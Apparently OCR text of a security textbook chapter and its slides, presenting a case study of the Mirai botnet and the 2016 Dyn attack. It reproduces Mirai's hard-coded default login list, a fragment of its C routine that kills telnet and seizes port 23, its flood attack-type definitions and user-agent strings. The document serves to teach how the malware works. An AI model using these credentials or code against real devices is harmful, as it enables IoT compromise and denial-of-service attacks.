administrator/1234   666666/666666             888888/888888
ubnt/ubnt            root/klv1234              root/Zte521
root/hi3518          root/jvbzd                root/anko
root/zlxx.           root/7ujMko0vizxv         root/7ujMko0admin
root/system          root/ikwb                 root/dreambox
root/user            root/realtek              root/00000000
admin/1111111        admin/1234                admin/12345
admin/54321          admin/123456              admin/7ujMko0admin
admin/1234           admin/pass                admin/meinsm
tech/tech            mother/fu[redacted]r
```

https://www.isaca.org



Case Study: Dyn Attack (Cont'd)

Stage 2: Protects Itself

- It kills other **processes running** on the IoT device such as SSH, Telnet, and HTTP to prevent the owner from **gaining remote access** to the IoT device while being infected
- **Rebooting the IoT device** can remove the malware, but it can quickly become infected again

```
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (st
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
#endif
// Kill SSH service and prevent it from restarting

// Kill HTTP service and prevent it from restarting
```

Stage 3: Launches Attack

- Mirai infected IoT devices **launch different types of attacks** as a part of the malware
- When attacking **using HTTP GET Floods**, Mirai bots use a list of default user-agents

Different Types of Attacks

```
#define ATK_VEC_UDP         0  /* Straight up UDP flood */
#define ATK_VEC_VSE         1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS         2  /* DNS water torture */
#define ATK_VEC_SYN         3  /* SYN flood with options */
#define ATK_VEC_ACK         4  /* ACK flood */
#define ATK_VEC_STOMP       5  /* ACK flood to bypass mitigation devices
#define ATK_VEC_GREIP        6  /* GRE IP flood */
#define ATK_VEC_GREETH      7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN   9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP         10 /* HTTP layer 7 flood */
```

List of Default User-agents

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko
```

https://www.isaca.org

Case Study: Dyn Attack


Source: *https://www.isaca.org*

Mirai is a piece of malware that deliberately finds IoT devices to infect. Once a target device is infected, Mirai adds the infected IoT device to a botnet. Mirai was built for two main purposes: to find and infect other IoT devices to further grow the botnet and to participate in DDoS attacks based on commands received from a remote C&C infrastructure. Mirai was responsible for the 1+ Tbps attack on OVH and Dyn in October 2016.

How Does It Work?

- **Stage 1: Infects the Device**

  The attack starts by exploiting weak default security on many IoT devices. The malware operates by continuously scanning for IoT devices that are accessible over the Internet. It primarily scans for ports 22, 23, 5747, etc. that are open, and can easily be configured to scan for others. Once connected to an IoT, Mirai attempts to log in using a list of username/password combinations included in the malware, gain access, and infect the device. The infected device then scans other networks, looking for more IoT devices, and launches DDoS attacks.




```
root/xc3511           root/vizxv              root/admin
admin/admin           root/888888             root/xmhdipc
root/default          root/juantech           root/123456
root/54321            support/support         root/(none)
admin/password        root/root               root/12345
user/user             admin/(none)            root/pass
admin/admin1234       root/1111               admin/smcadmin
admin/1111            root/666666             root/password
root/1234             root/klv123             Administrator/admin
service/service       supervisor/supervisor   guest/guest
guest/12345           guest/12345             admin1/password
administrator/1234    666666/666666           888888/888888
ubnt/ubnt             root/klv1234            root/Zte521
root/hi3518           root/jvbzd              root/anko
root/zlxx.            root/7ujMko0vizxv       root/7ujMko0admin
root/system           root/ikwb               root/dreambox
root/user             root/realtek            root/00000000
admin/1111111         admin/1234              admin/12345
admin/54321           admin/123456            admin/7ujMko0admin
admin/1234            admin/pass              admin/meinsm
tech/tech             mother/fu[redacted]r
```

Figure 18.17: List of usernames/passwords included in Mirai

- **Stage 2: Protects Itself**

  Mirai kills other processes, such as SSH, Telnet, and HTTP, running on the IoT device. It does this to prevent the owner from regaining remote access to the IoT device while it is infected. Rebooting the IoT device can remove the malware, but it can quickly become infected again.




```
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (st
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
#endif
// Kill SSH service and prevent it from restarting
____
// Kill HTTP service and prevent it from restarting
____
```

Figure 18.18: Stage 2 of Mirai attack

- **Stage 3: Launches Attack**


  After being successfully infected, the Mirai-infected IoT devices launch different types of attacks as part of the malware.



```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices
#define ATK_VEC_GREIP       6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP        10 /* HTTP layer 7 flood */
```

Figure 18.19: Different types of attacks


When attacking using HTTP GET floods, Mirai bots will use a list of default user-agents.



```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko
```


Figure 18.20: List of default user-agents used by Mirai bots

One unique attribute of the malware is that it includes a list of known networks in the US. Mirai bots are told to avoid these networks when scanning for other vulnerable IoT devices.



```
127.0.0.0/8                 - Loopback
0.0.0.0/8                   - Invalid address space
